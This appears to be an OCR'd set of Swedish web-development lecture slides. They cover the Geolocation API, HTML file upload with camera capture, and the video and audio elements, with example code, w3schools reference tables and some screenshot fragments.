Rätta inlämningsuppgifter	Låg	✖
Författa tenta	Medel	✖
Ha föreläsning i eftermiddag	Hög	✖

Demo - LocalStorage

Del 2 - Geolocation

Park avenue
Tower Square
avenue
North street
Hospital
H18
Coral Coast avenue

42% 16:55

https://www.siba.se/#

siba

Sök efter produkt

Sök

Aktuella kampanjer
Veckans Annonsblad, Aktuella kampanjer m.m.

www.siba.se vill använda enhetens platsinfo.

BLOCKERA TILLÅT

41% 16:57

Lagerstatus i våra butiker

Din närmaste butik

Lund
SIBA Nova

i lager


Mån - fre:	10:00-19:00
Lör:	10:00-17:00
Sön:	11:00-17:00

Boka och Hämta i butik
Se lagerstatus och reservera varan i 24h - Gratis

Alla butiker


Sök efter butik

Falun
Regementet
i lager


4:56
1122 Post Street
Nopalito
3 min
26 min
41 min
13 min
18 min
Ads
California St
Pine St
Bush St
Sutter St
Post St
Geary St
Leavenworth St
Cathedral Of Saint Mary
Of The Assumption
Book an Uber now to get $15 off
Uber
Lyft
$5–$9
POOL
$8–$10
uberX
$11–$14
uberXL
$17–$21
SELECT
$22–$27
BLACK
3 min away
REQUEST

Geolocation

- JavaScript gör det möjligt för oss att ta reda på enhetens position.
- Det krävs att användaren godkänner att vi får ta del av dennas position
  - Vissa (alla?) webbläsare kräver https
- Får svar i form av koordinatorer m.m.



Funktion - getCurrentPosition

- Den vanligaste funktionen som används är:
  - getCurrentPosition
- Den kallas genom JavaScript-objektet ”navigatior”
  - navigator.geolocation.getCurrentPosition();
- Funktionen tar 3st parametrar
  - Funktion för success
  - Funktion för fail
  - Egenskaper att skicka med
- navigator.geolocation.getCurrentPosition(
  onSuccess,
  onFail,
  {enableHighAccuracy: true}
  );
- **OBS** anropet sker asynkront

Första exempel

```
$(document).ready(function(){
    if(navigator.geolocation){
        navigator.geolocation.getCurrentPosition(showPosition, showError);
    }else{
        alert("Din webbläsare stödjer inte geolocation");
    }
});

function showPosition(position){
    // Position är ett objekt
    alert(JSON.stringify(position));
    // Tar ut koordinater
    var lon = position.coords.longitude;
    var lat = position.coords.latitude;
    alert("Longitud: " + lon);
    alert("Latitud: " + lat);
}
```

Svar från getCurrentPosition()

Property	Description
coords.latitude	The latitude as a decimal number
coords.longitude	The longitude as a decimal number
coords.accuracy	The accuracy of position
coords.altitude	The altitude in meters above the mean sea level
coords.altitudeAccuracy	The altitude accuracy of position
coords.heading	The heading as degrees clockwise from North
coords.speed	The speed in meters per second
timestamp	The date/time of the response


Demo – Hämta vår position

YouTube

Podcast

Filuppladdning

Att ladda upp filer genom HTML

- 



```
<fo                                  fil">

</f
```

Men användaren kan ju välja vilken filtyp som helst?

Kom ihåg!
- Olika typer av input!

https://goo.gl/PGf24I



Example

Specify that the server accepts only image files in the file upload:

```
<form action="/action_page.php">
  <input type="file" name="pic" accept="image/*">
  <input type="submit">
</form>
```

Syntax

```
<input accept="file_extension|audio/*|video/*|image/*|media_type">
```

Tip: To specify more than one value, separate the values with a comma (e.g. <input accept="audio/*,video/*,image/*" />.

Attribute Values

Value	Description
file_extension	A file extension starting with the STOP character, e.g: .gif, .jpg, .png, .doc
audio/*	All sound files are accepted
video/*	All video files are accepted
image/*	All image files are accepted
media_type	A valid media type, with no parameters. Look at IANA Media Types for a complete list of standard media types

https://www.w3schools.com/TAGs/att_input_accept.asp

Öppna kamera/ljudinspelare automatiskt

- To take a picture using the device's local still image capture device, such as a camera, and upload the picture taken using an HTML form:

EXAMPLE 1

```
<form action="server.cgi" method="post" enctype="multipart/form-data">
  <input type="file" name="image" accept="image/*" capture>
  <input type="submit" value="Upload">
</form>
```

- Or alternatively, to capture video using the device's local video camera:

EXAMPLE 2

```
<form action="server.cgi" method="post" enctype="multipart/form-data">
  <input type="file" name="video" accept="video/*" capture>
  <input type="submit" value="Upload">
</form>
```

- Or alternatively, to capture audio using the device's local microphone:

EXAMPLE 3

```
<form action="server.cgi" method="post" enctype="multipart/form-data">
  <input type="file" name="audio" accept="audio/*" capture>
  <input type="submit" value="Upload">
</form>
```

https://www.w3.org/TR/html-media-capture/

https://goo.gl/0ZzS2U

Demo på detta.

Att visa upp bilder, video, ljud

Gallery

Att visa upp bilder

```
<h1>Bilder</h1>
<hr>
<img src="uppladdat/starwars1.jpg" alt="Star Wars">
<hr>
<img src="uppladdat/starwars2.jpg" alt="Star Wars">
<hr>
<img src="uppladdat/starwars3.jpg" alt="Star Wars">
<hr>
```

Bilder

Video


Att visa upp video

```
<video width="320" height="240" controls>
  <source src="movie.mp4" type="video/mp4">
  <source src="movie.ogg" type="video/ogg">
Your browser does not support the video tag.
</video>
```


https://www.w3schools.com/html/html5_video.asp


Olika video-widgets i olika webbläsare

Video




Video







Video



Video





Attribut för <video>

Optional Attributes

Attribute	Value	Description
autoplay	autoplay	Specifies that the video will start playing as soon as it is ready
controls	controls	Specifies that video controls should be displayed (such as a play/pause button etc).
height	*pixels*	Sets the height of the video player
loop	loop	Specifies that the video will start over again, every time it is finished
muted	muted	Specifies that the audio output of the video should be muted
poster	*URL*	Specifies an image to be shown while the video is downloading, or until the user hits the play button
preload	auto metadata none	Specifies if and how the author thinks the video should be loaded when the page loads
src	*URL*	Specifies the URL of the video file
width	*pixels*	Sets the width of the video player

https://www.w3schools.com/tags/tag_video.asp

Support för video i olika webbläsare

HTML Video Formats

There are three supported video formats: MP4, WebM, and Ogg. The browser support for the different formats is:

Browser	MP4	WebM	Ogg
Edge	YES	YES	YES
Chrome	YES	YES	YES
Firefox	YES	YES	YES
Safari	YES	YES	NO
Opera	YES	YES	YES

https://www.w3schools.com/tags/tag_video.asp

JavaScript API för <video>

HTML Audio/Video Methods

Method	Description
addTextTrack()	Adds a new text track to the audio/video
canPlayType()	Checks if the browser can play the specified audio/video type
load()	Re-loads the audio/video element
play()	Starts playing the audio/video
pause()	Pauses the currently playing audio/video

https://www.w3schools.com/tags/ref_av_dom.asp

Ljud


Att visa upp ljud

```
<audio controls>
  <source src="horse.ogg" type="audio/ogg">
  <source src="horse.mp3" type="audio/mpeg">
Your browser does not support the audio element.
</audio>
```

https://www.w3schools.com/html/html5_audio.asp

Olika ljud-widgets i olika webbläsare

Ljud



Ljud

Ljud

Support för ljud i olika webbläsare

HTML Audio Formats

There are three supported audio formats: MP3, WAV, and OGG. The browser support for the different formats is:

Browser	MP3	WAV	OGG
Edge/IE	YES	YES*	YES*
Chrome	YES	YES	YES
Firefox	YES	YES	YES
Safari	YES	YES	NO
Opera	YES	YES	YES

*From Edge 79

https://www.w3schools.com/html/html5_audio.asp

JavaScript API för <audio>

HTML Audio/Video Methods

Method	Description
addTextTrack()	Adds a new text track to the audio/video
canPlayType()	Checks if the browser can play the specified audio/video type
load()	Re-loads the audio/video element
play()	Starts playing the audio/video
pause()	Pauses the currently playing audio/video

https://www.w3schools.com/tags/ref_av_dom.asp

Demo av ljud, bild, video

https://www.w3schools.com/TAGs/ref_av_dom.asp